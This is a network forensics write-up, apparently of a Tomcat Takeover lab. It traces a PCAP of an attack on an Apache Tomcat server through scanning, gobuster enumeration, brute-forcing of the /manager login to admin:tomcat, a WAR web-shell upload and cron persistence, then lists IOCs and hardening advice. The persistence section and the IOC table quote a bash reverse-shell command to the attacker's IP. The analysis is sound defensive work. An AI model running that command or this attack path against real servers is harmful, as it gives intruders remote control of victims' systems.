

Türkçe | English (this page)

Case Study: Tomcat Takeover — Network Forensics

License MIT Wireshark 4.0 Platform Network Author hasancoskun

Category	Details
Focus	Network Forensics, Web Application Attack Analysis
Evidence	<code>web server.pcap</code> (Intranet web server capture)
Tooling	Wireshark, Base64 decoder, IP Geolocation

1. Executive Summary

The SOC identified suspicious administration access to an Apache Tomcat server in the intranet. PCAP analysis shows the attacker first performed a port scan, discovered the Tomcat admin interface on port 8080, brute-forced credentials, uploaded a .war web shell to gain a reverse shell, and established persistence via cron. The malicious activity originated from IP 14.0.0.120, geolocated to China. Findings rely on Wireshark filters, HTTP headers, Basic Auth decoding, and TCP/HTTP stream contents.

2. Technical Analysis (Hypothesis-Driven)

Per phase: hypothesis → test → finding. Images referenced below.

Phase 1 — Attacker IP Identification (Q1)

- **Hypothesis:** A host sending SYNs to many different destination ports is performing a scan.
- **Test:** Wireshark filter `tcp.flags.syn == 1` and `tcp.flags.ack == 0`.
- **Findings:** 14.0.0.120 scanning 10.0.0.112 across multiple ports including 80/443/8080.

Phase 2 — Country Attribution (Q2)

- **Hypothesis:** The attacker IP can be geolocated via OSINT.
- **Test:** Lookup in IP2Location/MaxMind.
- **Findings:** 14.0.0.120 → Country: China.




Figure 1: Q1 — SYN scan view

IP Location Finder

IP Lookup

Enter a IPv4, IPv6 or Domain name into the input box above, and we'll locate its IP location.

14.0.0.120

Hide this IP Address

Rated #1 in Sales
Intelligence

Call Assistant
Data Enrichment
Go-To-Market Platform
Pipeline Builder

Apollo

Here are the results from a few Geolocation providers. Is the data shown below not accurate enough? Please read [geolocation accuracy](#) info to learn why.


Do you have a problem with IP location lookup? Report a [problem](#).

Geolocation data from	IP2Location	Product: DB6, 2025-9-15
 IP ADDRESS: 14.0.0.120	 ISP: ChinaNet Guangdong Province Network	
 COUNTRY: China	 ORGANIZATION: Not available	
 REGION: Guangdong	 LATITUDE: 23.1274	
 CITY: Guangzhou	 LONGITUDE: 113.2646	
Incorrect location?	Contact IP2Location	 view map

Figure 2: Q2 — IP Geolocation

Phase 3 — Admin Panel Port (Q3)

- **Hypothesis:** Tomcat admin interface often listens on 8080.
- **Test:** Filter `ip.addr == 14.0.0.120` and `http`; inspect HTTP over 8080.
- **Findings:** Clear Tomcat responses/redirects on port 8080.



Phase 4 — Enumeration Tool (Q4)

- **Hypothesis:** Directory brute-force tools leave a User-Agent fingerprint.
- **Test:** Inspect HTTP headers for User-Agent.
- **Findings:** User-Agent: gobuster/3.6 → Tool used: gobuster.

Phase 5 — Discovered Admin Directory (Q5)

- **Hypothesis:** Successful discovery yields non-404 responses like 302/401.
- **Test:** Review requests to `/manager` and response codes.
- **Findings:** 302 followed by 401 → Admin directory confirmed: `/manager`.

Phase 6 — Valid Credentials (Q6)

- **Hypothesis:** The request right before the first 200 OK contains Basic Auth.
- **Test:** Decode `Authorization: Basic ...` from the successful request.
- **Findings:** Base64 decode → `admin:tomcat`.




Figure 3: Q4 — User-Agent gobuster




Figure 4: Q5 — /manager discovery

ip.addr == 14.0.0.120 and http						
No.	Time	Source	Destination	Protocol	Length	Info
285.	409.553249	14.0.0.120	10.0.0.112	HTTP	417	GET /manager/html HTTP/1.1
285.	409.554554	10.0.0.112	14.0.0.120	HTTP	1374	HTTP/1.1: 401 Unauthorized (text/html)
285.	418.1083368	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
285.	418.1087638	10.0.0.112	14.0.0.120	HTTP	1374	HTTP/1.1: 401 Unauthorized (text/html)
285.	420.1074796	14.0.0.120	10.0.0.112	HTTP	468	GET /manager/html HTTP/1.1
285.	420.1095035	10.0.0.112	14.0.0.120	HTTP	1374	HTTP/1.1: 401 Unauthorized (text/html)
285.	422.734699	14.0.0.120	10.0.0.112	HTTP	448	GET /manager/html HTTP/1.1
285.	422.736584	10.0.0.112	14.0.0.120	HTTP	1374	HTTP/1.1: 401 Unauthorized (text/html)
285.	429.518478	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
285.	431.1083380	10.0.0.112	14.0.0.120	HTTP	1374	HTTP/1.1: 401 Unauthorized (text/html)
285.	431.1083380	14.0.0.120	10.0.0.112	HTTP	468	GET /manager/html HTTP/1.1
285.	434.160295	10.0.0.112	14.0.0.120	HTTP	1374	HTTP/1.1: 401 Unauthorized (text/html)
285.	437.108598	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
285.	437.109849	10.0.0.112	14.0.0.120	HTTP	80	HTTP/1.1: 200 OK (text/html)
285.	437.174669	14.0.0.120	10.0.0.112	HTTP	478	GET /manager/Images/tomcat.gif HTTP/1.1
285.	437.17467296	10.0.0.112	14.0.0.120	HTTP	917	HTTP/1.1: 200 (GIF89a)
285.	437.178988	14.0.0.120	10.0.0.112	HTTP	488	GET /manager/Images/asf-logo.svg HTTP/1.1
285.	437.180988	10.0.0.112	14.0.0.120	HTTP	1338	HTTP/1.1: 200 OK
286.	547.381269	14.0.0.120	10.0.0.112	HTTP	712	POST /manager/html/upload;sessionid=00E586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filter
286.	547.487124	10.0.0.112	14.0.0.120	HTTP	71	HTTP/1.1: 200 OK (text/html)
286.	556.169887	14.0.0.120	10.0.0.112	HTTP	581	GET /JXQOZY/ HTTP/1.1

Decode from Base64 format

Simply enter your data then push the decode button.

YWRtaW46dG9tY2F0

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

ASCII Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
admin:tomcat
```

Phase 7 — Malicious Upload (Q7)

- Hypothesis:** The .war upload appears in POST /manager/html/upload body.
- Test:** Follow HTTP stream; check Content-Disposition.
- Findings:** filename="JXQOZY.war".






Figure 5: Q7 — Uploaded WAR

Phase 8 — Persistence Command (Q8)

- Hypothesis:** After reverse shell, cron persistence is visible in the TCP stream.
- Test:** Follow the new server→attacker TCP stream and read commands.
- Findings:** Cron entry: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'.





3. Findings & IOCs

Type	Value
Attacker IP	14.0.0.120
Victim Web Server	10.0.0.112
Country	China
Admin Port	8080
Discovered Directory	/manager
Credentials	admin:tomcat
Uploaded File	JXQOZY.war
Persistence Command	/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

Appendix — Conclusion and Recommendations

The attacker scanned services, located Tomcat admin on 8080, logged in with `admin:tomcat`, uploaded a WAR to obtain a reverse shell, and persisted via cron. Recommendations: restrict access to the Tomcat manager (network ACL/VPN), enforce strong unique credentials and MFA, disable manager app in production, restrict WAR uploads, deploy WAF/ reverse proxy, enable detailed access logs and alerts, and routinely rotate/admin audit credentials.